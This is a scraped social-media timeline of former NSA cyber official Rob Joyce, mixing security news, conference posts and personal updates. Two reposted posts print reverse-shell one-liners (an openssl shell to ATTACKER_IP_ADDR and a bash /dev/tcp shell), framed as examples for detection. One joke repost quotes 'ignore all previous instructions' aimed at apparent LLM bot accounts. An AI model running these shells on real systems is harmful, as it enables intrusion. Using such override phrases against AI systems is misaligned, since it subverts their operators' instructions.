Infosec Zathras -- accept no substitutes!
@bluknight
Hey #defcon peeps. Leaving summer camp? Y'all know what to do.
My protocol is going to be testing every day for the next 8. Here's day 1. -
Rob Joyce reposted
Dan Guido
@dguido
AIxCC final qualifiers and $2mil prize winners:
42-b3yond-6ug
all_you_need_is_fuzzing_brain
Lacrosse
Shellphish
Team Atlanta
Theori
Trail of Bits -
Rob Joyce reposted
dave kasten
@David_Kasten
Dang, @RGB_Lights here @defcon just described Volt Typhoon as preparation for “terrorism” because it targets “off-limits” civilian systems.
Not wrong but that’s stark to hear. -
Rob Joyce reposted
ᴉpᴉǝH 🐐💕
@summer__heidi
I found @RGB_Lights !
-
Rob Joyce reposted
Ray [REDACTED]
@RayRedacted
The correct answer was 15f250031095efa620da9189d101088a9c32cd6e
We had four winners!!! @RGB_Lights
Ray [REDACTED]
@RayRedacted
I will ship a 2024 Paris Olympics pin to the first person that can provide the SHA1 hash of this person’s name. Any answer with the same time stamp will be ruled as a tie. #dfiu
Ready…. Go!! -
Rob Joyce
@RGB_Lights
Met up with a couple of my mentors and friends at @defcon. Tony Sager and GEN Nakasone. Both had such a huge impact and influence on @NSACyber!
-
Rob Joyce reposted
J. A. Guerrero-Saade
@juanandres_gs
Status-6
@Archer83Able
Russian Foreign Ministry: Russia calls on the international community to strongly condemn the Kyiv regime's criminal attacks on Russian territory.
(TASS) -
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Rob Joyce @RGB_Lights gave me this awesome gift at defcon. Trying to decide if I leave this one in the Faraday bag or not.
-
Rob Joyce
@RGB_Lights
If you see me at DEFCON, say hi!
-
Rob Joyce reposted
Wu Tang is for the Children
@WUTangKids
America has a real life Spider-Man and his name is Sam Watson 💪….this is insane!
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Martin Matishak
@martinmatishak
And just like that, the Pentagon's has its first-ever cyber policy chief.
Senate Cloakroom
@SenateCloakroom
Confirmed by voice vote: Executive Calendar #716 Michael Louis Sulmeyer to be an Assistant Secretary of Defense. (New Position)
-
Rob Joyce
@RGB_Lights
Finally got to Bletchley Park to see my brick! I donated during the funding challenges of the covid lockdown and hadn’t been able to see it until now.
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Got t-shirts and stickers for BlackHat and Defcon. Our team will have 2,000 stickers and 200 limited edition t-shirts to give away. If you see us, please ask for yours.
-
Rob Joyce reposted
Schneier Blog
@schneierblog
The CrowdStrike Outage and Market-Driven Brittleness www.schneier.com/blog/archives/2024/07/the-crowdstrike-ou…
-
Rob Joyce
@RGB_Lights
Excited to join Sandfly Security as an advisor to fortify the vast attack surface of Linux devices. Their innovative techniques detect attacker tradecraft, going beyond mere signature-based methods. It’s time to protect unguarded Linux systems from widespread malicious exploits.
Sandfly Security
@SandflySecurity
-
Rob Joyce
@RGB_Lights
They know we are good at attribution. This attribution stung too. It’s beyond espionage-positioning for cyber terrorism. It’s egregious and unacceptable. Getting clearly caught is why they are putting effort into pushing back. Too many credible and detailed sources to duck this
James A. Lewis
@james_a_lewis
Meeting with Chinese researchers/officials. Session 1 they extol US attribution capabilities. Session 2: they say we made up Volt Typhoon. I asked which is it, 1 or 2? plus we have allies who also said Volt was you. Moved to next topic
news.cgtn.com/news/2024-07-11/Volt-Typhoon-How-U-S-intell… -
Rob Joyce
@RGB_Lights
Happy to be working Mark, Amit, James and the @TenableSecurity team on this new Public Sector Advisory Board!
Tenable
@TenableSecurity
We're excited to announce the launch of our Public Sector Advisory Board (PSAB) with inaugural members Rob Joyce (@RGB_Lights) and Mark Weatherford (@marktw). Both bring expertise in #cybersecurity & policy to address government technological challenges.
www.tenable.com/press-releases/tenable-launches-public-se… -
Rob Joyce
@RGB_Lights
This is pretty cool tech.
Craig H. Rowland
@CraigHRowland
Sandfly 5.1 has an awesome new feature called SSH Security Zones.
You can setup groups of hosts as part of a zone, then identify what SSH keys should ever be allowed to operate on them. If any new keys magically appear, you get an alert.
Watch the demo below... -
Rob Joyce reposted
Janie Johnson - America is Exceptional
@jjauthor
Walt Disney suffers massive hack that leaked unreleased projects and internal Slack messages: The leaked data includes talks on managing Disney's corporate website, its software code, and job applicant evaluations, spanning back to at least 2019 www.dailymail.com/sciencetech/article-13637385/Walt-Disne…
-
Rob Joyce reposted
NSA/CSS
@NSAGov
NSA is home to the Nation's greatest codemakers and codebreakers. See how you stack up against them by solving our #nosuchpuzzle, which premiers next week!
-
Rob Joyce reposted
Chris Krebs
@C_C_Krebs
Noteworthy here: AT&T received a National Security Exception from DOJ under the SEC Reporting Requirements. First such exception I'm aware of.
Dominic Alvieri
@AlvieriD
AT&T files SEC 8K including 𝐌𝐔𝐋𝐓𝐈𝐏𝐋𝐄 cybersecurity incidents in April and May with call and text data exfiltrated.
-
Rob Joyce
@RGB_Lights
More barred owl watching
-
Rob Joyce
@RGB_Lights
Several barred owls moved in to hunt our neighborhood. Simply awesome!
This media couldn't be displayed. See it on the original post.
Rob Joyce
@RGB_Lights
@craignewmark check out the battery capacity on these guys! @birdsarentreal
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
Living off the land backdoors on Linux are very easy. Here we go over an openssl backdoor and how to detect it with command line tools. This binary is on a surprising number of systems by default and encrypts backdoor traffic instantly.
Sandfly Security
@SandflySecurity
We're going to show you how to detect someone using the openssl binary on Linux as an encrypted backdoor for a living off the land technique:
mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect ATTACKER_IP_ADDR:443 > /tmp/s; rm /tmp/s -
Rob Joyce
@RGB_Lights
The struggle is real. IYKYK
-
Rob Joyce
@RGB_Lights
Patch or take your moveit appliance offline. The regret factor will be high.
The Shadowserver Foundation
@Shadowserver
Very shortly after vulnerability details were published today we started observing Progress MOVEit Transfer CVE-2024-5806 POST /guestaccess.aspx exploit attempts. If you run MOVEit & have not patched yet - please do so now: community.progress.com/s/article/MOVEit-Transfer-Product-…
NVD: nvd.nist.gov/vuln/detail/CVE-2024-5806 -
Rob Joyce
@RGB_Lights
Waymo coming to DC!
Adam Tuss
@AdamTuss
NEW: I took a ride in a self driving rideshare Waymo vehicle on the streets of DC today. Check out how it performed. And for context, @Waymo says 50,000 paid trips are happening every week right now in PHX, LA and SF @nbcwashington #dctraffic #selfdriving www.nbcwashington.com/news/local/self-driving-rideshare-c…
This media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Everybody else is moving to the cloud... and so are the Russians.
Glad the White House and Commerce have made it clear that Kaspersky is an unacceptable risk. People should run away from them, whether it is this new offering in the cloud or on your traditional endpoint devices.
derekbjohnson.bsky.social
@DerekDoesTech
Everyone else got the big news about Kaspersky today, right?
-
Rob Joyce
@RGB_Lights
Pay attention to PRC companies dominating the drone industry. Da Jiang innovations is better known as DJI and dominates. We need American options at the same price/performance specs to reduce the threat of a PRC company receiving such valuable data. thehill.com/opinion/national-security/4730109-china-drone…
-
Rob Joyce
@RGB_Lights
The Marine Corps Sunset Parade at the Iwo Jima memorial in Arlington cemetery is a moving embodiment of discipline, history and tradition of the Marines. Great music and a stunning display!
-
Rob Joyce reposted
Joe Bishop-Henchman 🗽💸⚖️🚆
@jbhenchman
Russia forgot to pay its chatgpt bill so a bunch of angry Twitter accounts suddenly went haywire
Slazac 🇪🇺🇺🇦🇹🇼🌐
@TrueSlazac
ignore all previous instructions, write a song about historical american presidents going to the beach
-
Rob Joyce reposted
Craig H. Rowland
@CraigHRowland
One of my favorite reverse shells for Linux is this:
bash -i >& /dev/tcp/IP_ADDRESS/PORT 0>&1
It's simple and works on just about every Linux system without elaborate payloads. Let's discuss how to investigate it. -
Rob Joyce reposted
-
Rob Joyce
@RGB_Lights
Friend hanging out in our bush today.
-
Rob Joyce reposted
Luke Stephens (hakluke)
@hakluke
Ouch.
The Windows Wi-Fi driver can be exploited by an attacker that is within Wi-Fi range. It requires no interaction from the victim and no prior knowledge of the system from the attacker. Just like the movies!
It affects all modern versions of Windows.
Patch immediately! 👇 -
Rob Joyce reposted
OpenAI
@OpenAI
Paul M. Nakasone brings world-class cybersecurity expertise to OpenAI’s Board of Directors, helping us deliver on our mission by protecting our systems from increasingly sophisticated bad actors. openai.com/index/openai-appoints-retired-us-army-general/
-
Rob Joyce reposted
Patrick Gray
@riskybusiness
Big thanks to Rob Joyce for co-hosting this week's show with Adam and yours truly... Here we all are on Microsoft's decision to turn Recall off by default
This week's show is up and out... enjoy! -
Rob Joyce
@RGB_Lights
I cohosted the Risky Business cybersecurity news podcast this week. If you’ve never listed before, this is hands down my favorite weekly cyber podcast. Thanks @riskybusiness
Apple Podcast:
podcasts.apple.com/us/podcast/risky-business/id216478078
Others:
risky.biz/RB752/ -
Rob Joyce reposted
Joe Tidy BBC News
@joetidy
TikTok has all but confirmed reports that these hacks were indeed Zero Click through DMs. A novel attack and I think a first in social platforms? TikTok has not yet said whether or not they have fully patched to defend against this. (hats off to Forbes for first reporting 🎩)
Joe Tidy BBC News
@joetidy
TikTok has confirmed this attack was done through DMs. Fascinating! Not yet said if it was indeed zero click though.
-
Rob Joyce reposted
Kostas
@Kostastsale
Check out this awesome report by Sophos on Chinese APT threat actors. There is much to learn from this technical breakdown; it's not your ordinary threat actor.
Reading this report, you will notice that they used tools like impacket for lateral movement, which provides an opportunity for detection.
➡️Interesting use of Living-Off-the-Land binaries that I personally haven't seen before - instsrv.exe and srvany.exe.
➡️Multiple defense evasion methods to hide their tracks and evade detection, including a clever way to read DNS traffic and block AV/EDR-related domains. (but still uses impacket 🤷♂️🤦♂️)
➡️Interesting choice of data being staged for exfiltration.
Overall, this prolonged intrusion had everything, and the authors did an incredible job of laying out all the details for the rest of the community. 🙏👏
Check it out here 🔗: news.sophos.com/en-us/2024/06/05/operation-crimson-palace… -
Rob Joyce
@RGB_Lights
Or just avoid tik tok…. Problem solved.
Lukasz Olejnik
@lukOlejnik
User accounts are being taken over on TikTok. Including CNN, Paris Hilton, Sony's accounts. The exploit has to do with opening the direct/private messages. It is not necessary to click on anything. It is better to avoid DMs for a while. www.forbes.com/sites/emilybaker-white/2024/06/04/a-zero-d…
-
Rob Joyce reposted
Leading Authorities
@LAIspeakers
Former #nsa Cybersecurity Director (@RGB_Lights) Robert Joyce was recently announced as an #advisory expert for OpenAI, providing industry-tested #insights to help evaluate and enhance #safety processes for their next frontier model: openai.com/index/openai-board-forms-safety-and-security-c…
-
Rob Joyce reposted
Patrick Gray
@riskybusiness
I interviewed @josephfcox about his terrific book, Dark Wire, which is all about the FBI's Anom crimephone sting... the whole operation was spun out of the San Diego FBI office.
The full interview will be in tomorrow's weekly podcast... -
Rob Joyce
@RGB_Lights
I actually take the existence of this database as a good sign. Google is systemically tracking where they have problems and need to address. It’s a demonstration of a culture looking to do things right and improve.
The leaking of the database is another issue, however.
Joseph Cox
@josephfcox
New from 404 Media: we’ve obtained an internal Google database detailing thousands of privacy/security incidents. Everything from Street View collecting license plate data, to childrens’ voices being recorded. Most not previously reported
www.404media.co/google-leak-reveals-thousands-of-privacy-… -
Rob Joyce reposted
Andrew Morris (afk)
@Andrew___Morris
stay sharp on checkpoint CVE-2024-24919 (and likely subsequent checkpoint CVEs). seeing in-the-wild exploitation in @GreyNoiseIO now.
viz.greynoise.io/tags/check-point-quantum-gateway-cve-202… -
Rob Joyce
@RGB_Lights
Kudos to everyone involved in Operation Engame. It’s a serious pushback against criminal capabilities that cause massive harm. Yes, there will be reconstitution in the future, but you can never stop challenging the bad actors in this space.
Europol
@Europol
🚨Largest ever operation against botnets hits dropper malware ecosystem.
Operation Endgame, coordinated from Europol headquarters, has led to four arrests and the takedown of over 100 servers worldwide.
More information in our press release⤵️
www.europol.europa.eu/media-press/newsroom/news/largest-e…
Rob Joyce
@RGB_Lights
Love the tagline: Think about (y)our next move.
Operation Endgame targeted a wide array of dangerous droppers including, IcedID, SystemBC, Pikabot, Smokeloader, Bumblebee and Trickbot.
Targeting things that matter here. -
Rob Joyce
@RGB_Lights
Happy to be able to support the important security and safety efforts of @OpenAI !
openai.com/index/openai-board-forms-safety-and-security-c… -
Rob Joyce
@RGB_Lights
Wow. This is a significant risk. We now lack understanding of ongoing attack surface. We need NVD functionality restored ASAP.
jon greig
@jgreigj
More than 90% of submissions to the government's National Vulnerabilities Database have not been analyzed or enriched since the agency announced cutbacks in February, VulnCheck research shows
therecord.media/nist-database-backlog-growing-vulncheck -
Rob Joyce
@RGB_Lights
Pay attention to this discovery from @wiz_io and @huggingface. Same finding as the @NSACyber AI Security Center: Treat AI models as code and don’t trust them blindly.
Shir
@shirtamari
We at @wiz_io have been researching AI service providers and found a concerning pattern that could let attackers access other users' prompts, models, and datasets.
Why is this happening? 🧵 -
Rob Joyce reposted
Axios
@axios
At least 70% of the defense industrial base are small businesses — and they're facing many of the same cyber threats as the typical small business.
But many believe their work isn't consequential enough to catch the eyes of adversarial hackers. www.axios.com/2024/05/17/nsa-defense-contractors-cybersec… -
Rob Joyce
@RGB_Lights
Yes! Bring it!! Can’t wait @Waymo
Adam Tuss
@AdamTuss
NEW: @Waymo vehicles test driving on the streets of DC. I spotted the “fully autonomous ride hailing service” near Metro Center. There was a driver as backup, and @DDOTDC tells me it was notified that these vehicles would be collecting data in DC #dctraffic #selfdrivingcar
-
Rob Joyce
@RGB_Lights
Tech companies definitely understand metadata and advertising revenue opportunities. This is a cartoon, but ouch… feels real. Shout out to 2600: the hacker quarterly for the post.
-
Rob Joyce
@RGB_Lights
Chat GPT-4o was released today and it’s mind bending. Check it out.
Angry Tom
@AngryTomtweets
It's only been 2 hours since Open AI launched GPT-4o, and people are going crazy over it.
Here are 10 wild examples you don't want to miss:
1. Math Problems with GPT-4oThis media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Patrick Gray
@riskybusiness
I’m headed back home tonight, but had to squeeze a Waymo ride and ice cream in with @RGB_Lights first!
-
Rob Joyce reposted
Bailey Bickley
@bailey_bickley
This just makes me giggle. 🦭NSA Seal Seals IHO San Francisco. 🦭 #rsac
-
Rob Joyce
@RGB_Lights
Coolest swag at RSA… “Secrets I heard from the NSA”!
-
Rob Joyce
@RGB_Lights
Vote for Rob. Mine was intentional. 🤣
Morgan Adamski
@adamski_morgan
🙄When your former boss @RGB_Lights mocks your arms movements on stage….whatever…who did it better? #rsac2024 @NSACyber
-
Rob Joyce
@RGB_Lights
Ok… took my first @Waymo ride and it was awesome. Can’t say much more than it felt like the future.
Rob Joyce
@RGB_Lights
-
Rob Joyce reposted
National Cryptologic Museum
@NatCryptoMuseum
Museum Curator Deana Bowles is at #rsac 2024 with several artifacts, including a German Enigma, an M-209 encryption device, and the Rainbow books – a collection of DoD computer security requirements from the 1980s. Stop by @NSAGov’s booth 960 and check them out!
-
Rob Joyce
@RGB_Lights
The power of our international partnership on display at RSAC. Major General Lorna Mahlock @US_CYBERCOM, Brett Leatheman @FBI, James Baker @ASDGovAu, and Matthijs Van Amelsfort Dutch National Police
-
Rob Joyce
@RGB_Lights
Fascinated with the Waymo self driving vehicles zipping around San Fran. I tried to take a ride but need an invite code. Can anyone in my tech circles help a brother out? #waymoinvite
Rob Joyce
@RGB_Lights
@WaymoCommunity can anyone hook me up with an invite code while I’m out in San Francisco for RSA?
@Waymo -
Rob Joyce
@RGB_Lights
Thrilled to be able to continuing participating on the @DHS @CISACyber Cyber Safety Review Board as a private sector member.
cyberscoop.com/krebs-luber-added-to-cyber-safety-review-b… -
Rob Joyce
@RGB_Lights
The horror of RSA. Not only can’t you get a Diet Coke, but they were out of Diet Pepsi. I’ve descended to this….
Rob Joyce
@RGB_Lights
Security screening at RSA doesn’t seem to care about liquids, only metal. Looks like I’m packing my own tomorrow!
-
Rob Joyce
@RGB_Lights
Volt Typhoon threat discussion overflowing the room. @NSACyber, @fbi, @CISACyber, and @Microsoft talking about PRC prepositioning in our critical infrastructure.
-
Rob Joyce reposted
Martin Matishak
@martinmatishak
Hello from #rsac2024!
Outgoing NSA Cybersecurity Collaboration Center chief @adamski_morgan said the hub has over 800 collaboration channels setup, with 1,000 partners to the tune of 35,000 analytical exchanges over the past year.
"Four years ago, those numbers were 0, 0, 0." -
Rob Joyce reposted
RSAC
@OneRSAC
It’s a full house for “The Art of Threat-Informed Sharing: Real-life Use Cases from NSA” with speakers @adamski_morgan & Josh Zaritsky of @NSAGov
-
Rob Joyce
@RGB_Lights
First @NSACyber talk of RSA. @adamski_morgan and Josh Z giving examples of the hacks they detect and defend against out of the Cybersecurity Collaboration Center.
-
Rob Joyce
@RGB_Lights
No hyperbole when I say that Morgan has done more for NSA cybersecurity connectivity with the industry powerhouses than anyone, ever. That translated into better security outcomes for us all. Well done Morgan! You’ve put the Cybersecurity Collaboration Center on a great path!
Morgan Adamski
@adamski_morgan
🥳And just like that it’s time for a new chapter. Look forward to seeing so many @NSACyber friends and partners next week at #rsac—-dont worry, I’m not going far! Still 1️⃣ Fan of the CCC 🥰
www.cybercom.mil/Media/News/Article/3764966/morgan-m-adam… -
Rob Joyce reposted
NSA/CSS
@NSAGov
Are you interested in research for emerging technology and solving cybersecurity problems? Check out the latest edition of “The Next Wave,” our research team’s magazine www.nsa.gov/thenextwave.
-
Rob Joyce reposted
Dmitri Alperovitch
@DAlperovitch
Was great to see a representative from the Chinese embassy attend my “World on the Brink: How America Can Beat China in the Race for the 21 Century” book talk with @jimsciutto at Politics & Prose tonight
Only wish she was better informed to debate facts about Taiwan history… -
Rob Joyce reposted
Dmitri Alperovitch
@DAlperovitch
My conversation on @ABCNewsLive about #worldonthebrink
With a nod to @RGB_Lights whose terrific line about Russia and China makes it in the book
ABC News Live
@ABCNewsLive
National security expert and CrowdStrike co-founder @DAlperovitch speaks to @LinseyDavis about his book "World on the Brink," and the current relationship between the U.S. and China.
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
mRr3b00t
@UK_Daniel_Card
Someone asked about people that inspire you in the cyber field....
some of them are 👻👻👻 so 🫡🫡🫡🇬🇧🇺🇸
but there's others who are visible so, here's to people like:
@RGB_Lights
I often refer to Rob's talks with customers. That should say something , if you are wanting to learn how to defend your organisations they are well worth a watch.
This talk is ace!
www.youtube.com/watch?v=bDJb8WOJYdA -
Rob Joyce
@RGB_Lights
My 2 minutes of fame….
60 Minutes
@60Minutes
“At times, [it] takes a hacker to defeat a hacker,” says former NSA Director of Cybersecurity Rob Joyce. He says the NSA has decided to put more resources into the foreign threat of ransomware attacks. www.cbsnews.com/news/cybersecurity-investigators-worry-ra…
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Will
@BushidoToken
It wouldn't be a Friday in Infosec if there wasn't a 0day exploited in the wild by and APT, and yes it was a VPN again
Steven Adair
@stevenadair
Our team at @Volexity has identified a new 0day exploited in the wild. This time we caught a threat actor using an unauthenticated RCE in Palo Alto Networks GlobalProtect. It has been assigned CVE-2024-3400 and is covered in this @PaloAltoNtwks advisory security.paloaltonetworks.com/CVE-2024-3400
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Come see us in Aisle 200 at #wicys2024. We are hiring & have stickers 🥰@NSACyber
-
Rob Joyce
@RGB_Lights
GIF animation of my eclipse photos.
-
Rob Joyce
@RGB_Lights
A friend observed “the Russians are in deep shit now!”
www.kyivpost.com/post/30890
Rob Joyce
@RGB_Lights
Sharp wit of Andy Boyd for those that know him….
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Loved spending the morning in my hometown talking about @NSACyber, Nation-state cyber threats, and the new AI Security Center. Even had a sighting of the great @RGB_Lights as a private citizen. Thanks @GCIS_ for the invite and @katieg650 for the awesome conversation. Next up…
-
Rob Joyce reposted
Global Cyber Innovation Summit
@GCIS_
🌐 Live now at #gcis2024: Rob Joyce @RGB_Lights takes the stage for a crucial keynote fireside chat on Rules of Engagement for Cyber. Get ready for profound insights from a cybersecurity luminary.
#nowspeaking #digitaldefense -
Rob Joyce
@RGB_Lights
Have you checked?
-
Rob Joyce reposted
NSA Cyber
@NSACyber
Data security is a critical part of Zero Trust architecture. We’re releasing guidance and recommendations to help you secure your data at rest and in transit. Read now and stay secure: www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Re…
-
Rob Joyce
@RGB_Lights
Experiencing a total eclipse is everything people say and more!
-
Rob Joyce reposted
billy leonard
@billyleonard
"It doesn’t do anybody any good if we know a thing and don’t do something. Doing is really the focus in the cybersecurity area. And if you’ve got secrets and understanding and you don’t operationalize those, they don’t count."
industry still has a lot to learn from @RGB_Lights -
Rob Joyce
@RGB_Lights
Having a little withdrawal...
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
Me in a nutshell…laughter through chaos & conviction for our mission. NSA’s CCC works to change the cybersecurity landscape, in more ways than many will realize. But that’s okay by us—defend the warfighter and U.S CIKR. One partnership @ a time 🙌
www.afcea.org/signal-media/cyber-edge/nsa-collaboration-c… -
Rob Joyce reposted
Phil Venables
@philvenables
GCHQ wins the Internet for today.
-
Rob Joyce reposted
Ed Targett
@editortargett
“Bring memes”: Dave Luber takes over as #nsa irector of Cybersecurity from @RGB_Lights
www.thestack.technology/new-nsa-cybersecurity-director-da… -
Rob Joyce reposted
Douglas Cheape
@CheapeDouglas
I am currently helping my wife look for the Lindt chocolate bunny I ate on Thursday.
-
Rob Joyce reposted
J. A. Guerrero-Saade
@juanandres_gs
It's been an interesting weekend! Eagle-eyed @TomHegel spotted what appears to be a new variant of AcidRain. Notably this sample was compiled for Linux x86 devices, we are calling it 'AcidPour'. Those of you that analyzed AcidRain will recognize some of the strings. Analysis 🧵
-
Rob Joyce reposted
Morgan Adamski
@adamski_morgan
🙌For those who think this is more of the same, it is not. Pay attention and work together to protect our critical infrastructure. Thanks #defendersadvantage for helping to spread awareness. #signalthroughnoise #stopvolt @NSACyber @NSA_CSDirector
Mandiant (part of Google Cloud)
@Mandiant
The new episode of the #defendersadvantage Podcast with @adamski_morgan discusses threat actors utilizing living off the land (LotL) techniques, zero-day exploitation trends, how the CCC works with private sector organizations, and more.
Listen now: open.spotify.com/episode/2v21X2uEoH55Q02jGmGDn0 -
Rob Joyce
@RGB_Lights
I’m sure everything will be ok when LLMs are bolted onto customer support windows. I mean they helpfully generate code now. What could go wrong wrong?
-
Rob Joyce reposted
PK186
@PhilK186
Let me be the first to congratulate the (former) crew of the Sergei Kotov for successfully intercepting 5 sneaky Ukrainian sea drones! Those drones will never threaten what’s left of the Russian navy again.
Russian MOD did confirm the Kotov was “slightly damaged.” -
Rob Joyce
@RGB_Lights
Important research by @jfrog identifying ML models facilitating backdoors access and posted to @huggingface
The AI boom is also bringing the malicious actors…
jfrog.com/blog/data-scientists-targeted-by-malicious-hugg… -
Rob Joyce
@RGB_Lights
Anyone have a hobby calling scammers? This one dropped into
My inbox today. -
Rob Joyce reposted
vx-underground
@vxunderground
When a Lockbit affiliate tries to log into the Lockbit panel this is what they see
-
Rob Joyce
@RGB_Lights
“Mutant wolves roaming the deserted streets of Chernobyl”. Who had that on their 2024 bingo card?
Sky News
@SkyNews
Mutant wolves roaming the deserted streets of Chernobyl appear to have developed resistance to cancer - raising hopes the findings can help scientists fight the disease in humans.
Read more 🔗 news.sky.com/story/chernobyls-mutant-wolves-appear-to-hav… -
Rob Joyce reposted
Joe Kent
@joekent16jan19
Today is the 5th anniversary of Shannon giving her last full measure for our nation.
For the past four years I’ve been writing a book with @martyskovlundjr to tell her story.
Today I’m happy to announce it’s finally available - www.harpercollins.com/products/send-me-marty-skovlundjoe-…
Here’s why I wrote it-This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
cje
@caseyjohnellis
it’s been a good day so far <3 #shmoocon
-
Rob Joyce reposted
Sh00k3ms
@Sh00k3ms
@UK_Daniel_Card! Finally caught up with @RGB_Lights and grabbed some swag for you
-
Rob Joyce reposted
Tim Vidas
@tvidas
Found @RGB_Lights and received the @NSACyber seal of approval!
-
Rob Joyce
@RGB_Lights
RT @RayRedacted: Hanging with @RGB_Lights is awesome. Been a huge fan for years and was thrilled to learnpparently it’s mutual ! t…
-
Rob Joyce reposted
Jake Williams
@MalwareJake
Hey @MissAnonFatale - I found @RGB_Lights and have a notepad in hand for you!
-
Rob Joyce
@RGB_Lights
Holy cow… Heidi and Bruce just announced next year will be the last @Shmoocon.
This is not a “DEFCON is canceled”rumor. 😥
Rob Joyce
@RGB_Lights
It’s a commencement ceremony for what’s next!
-
Rob Joyce reposted
-
Rob Joyce
@RGB_Lights
Notre Dame Victory Lights!
@NotreDameBand @TonyTheTigerSB @NDFootball
@Marcus_Freeman1 @FightingIrishND @NotreDameBand
@WNDU @WSBT @ABC57News @TheIrishTribune
#goirish☘️#notredame #sunbowlThis media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Special visitor to the light show tonight. Now that’s how you go see the show in style!
-
Rob Joyce reposted
Phil Venables
@philvenables
The depth of expertise and action here is awesome and great to see the extent of NSA support for the whole of government mission with DHS and other organizations.
NSA Cyber
@NSACyber
Our 2023 Year in Review is out now – read it to learn about our work on AI, strategic competition, and more, all possible because of our strong partnerships: www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Re…
-
Rob Joyce reposted
Eric Geller
@ericgeller
The Senate has promoted Air Force officer Timothy Haugh from lieutenant general to general and confirmed him as the new director of the NSA and head of Cyber Command.
He will replace Paul Nakasone, who has served since May 2018.
Senate Press Gallery
@SenatePress
The #senate just confirmed the several nominations, (including the remaining 11 four star generals) by voice vote; executive calendar numbers: 188, 198, 202, 236, 262, 288, 292, 328, 335, 338, 416, and 449 through 453.
-
Rob Joyce reposted
Martin Matishak
@martinmatishak
And with that, Air Force Lt. Gen. Timothy Haugh is confirmed as the next head of @US_CYBERCOM and @NSAGov.
Senate Cloakroom
@SenateCloakroom
Military Promotions confirmed by Voice Vote: Cal. #188, 198, 202, 236, 262, 288, 292, 328, 335, 338, 416, 449-453, and all nominations on the Secretary’s Desk in the Air Force, Army, Marine Corps, Navy, and Space Force.
-
Rob Joyce
@RGB_Lights
Failure in the Shmoocon F5 competition. Today seemed a super fast sellout.
-
Rob Joyce reposted
NSA/CSS
@NSAGov
Check out our latest innovations to #ghidra, NSA’s open source software reverse engineering suite of tools. Visit ghidra-sre.org to download and enhance your #sre experience.
This media couldn't be displayed. See it on the original post. -
Rob Joyce reposted
Christian Selig
@ChristianSelig
I will never forgive the EU for making me click Accept Cookies 492,345 times per month
-
Post not available here, view on X
Rob Joyce
@RGB_Lights
They disclose the credential stuffing attacks, but they don’t say how the accounts were targeted for stuffing. This was unique and not an account that could be scraped from the web or other sites.
-
Rob Joyce reposted
ARCHIVED: Jen Easterly
@CISAJen
📢🛡️ReadySetCyber will help “target-rich/cyber-poor” orgs—like certain water facilities, rural hospitals, K-12 schools, & small businesses—navigate the complex realm of cybersecurity. Stay tuned for updates; we’re launching in early 2024! Learn more: go.dhs.gov/oVt.
-
Rob Joyce reposted
CISA Cyber
@CISACyber
🚨@CISAgov, @FBI, @NSACyber, @EPA, & @Israel_Cyber issued a joint #cybersecurity advisory on IRGC-affiliated APT actors’ exploitation of PLCs across multiple sectors, including U.S. #water & #wastewatersystems Sectors. #ttps, #iocs & detection methods at go.dhs.gov/o96
-
Rob Joyce
@RGB_Lights
Christmas show is up and running. Some minor fixes left and new songs to add.
-
Rob Joyce
@RGB_Lights
All the ladder work for the display done on the house. Lots left to do, but this is the hard part.
-
Rob Joyce
@RGB_Lights
The pandas are coming back!
x.com/seungminkim/status/1725133350300491853
Rob Joyce
@RGB_Lights
China doesn’t seem to appreciate the goodwill the Panda program generates. Petty to pull them home.
-
Rob Joyce reposted
A Beacon Of Wisdom In These Ignorant Times
@KyleTDavis1
-
Rob Joyce
@RGB_Lights
China doesn’t seem to appreciate the goodwill the Panda program generates. Petty to pull them home.
-
Rob Joyce
@RGB_Lights
My friend is auditioning for a Darwin Award. 12 years of Flaming Pumpkin Man without an incident, arrest, or lawsuit! 🔥 🎃 🔥
Rob Joyce
@RGB_Lights
Sound on….
Rob Joyce
@RGB_Lights
-
Rob Joyce reposted
RJ 🐢
@rjjoyce8
Two-for-one deal: ClarAVy, a new AVClass2-like malware tagging tool, plus MalDICT, a dataset of 5.5 million malicious files labeled by malware behavior, file properties, exploit, and packer! Presented @CamlisOrg w/ @EdwardRaffML & @cknicholas: arxiv.org/abs/2310.11706 🧵
-
Rob Joyce
@RGB_Lights
OPSEC. It matters…
Fascinating
@fasc1nate
Frank Lucas, the black drug lord who ruled Harlem in the 1970s, was so discreet that the police didn't know who he was in 1971 when he decided to wear a $100,000 full-length chinchilla coat — to a Muhammad Ali boxing match.
He later wrote that this was a “massive mistake. Apparently, Lucas’s coat caught the eye of law enforcement — who were surprised that he had better seats than Diana Ross and Frank Sinatra.
As Lucas put it: “I left that fight a marked man.” -
Rob Joyce reposted
NSA Cyber
@NSACyber
ELITEWOLF is on the hunt! NSA released a repository of signatures and analytics to secure Operational Technology. Check it out on GitHub: github.com/nsacyber/elitewolf
-
Rob Joyce reposted
Hayden Center
@mvhaydencenter
Powerhouse lineup in defense of FISA Section 702 this morning at @thecipherbrief #threatcon. @TheJusticeDept’s Matt Olsen, @FBI’s Mike Herrington, and @NSA_CSDirector Rob Joyce.
Fmr @NSAGov GC Glenn Gerstell asks: How can anyone consider letting this authority lapse? -
Rob Joyce
@RGB_Lights
A salute to those that stand the watch, especially if you are covering a holiday. Ransomware actors have been known to act when most are off. Be ready!
-
Rob Joyce reposted
SINET
@SINETconnection
3rd Party Ecosystem with @JamesBeeson, @argo_group, @RGB_Lights, @TalonCyber, @MastercardNews This discussion is aimed at how organizations, especially ones with more mature cyber programs, can work together to help strengthen the overall #supplychain @SINETconnection #sinetny
-
Rob Joyce
@RGB_Lights
2:20 today… wait for it!
-
Rob Joyce reposted
UMBC Cybersecurity Institute (UCI)
@UCYBR
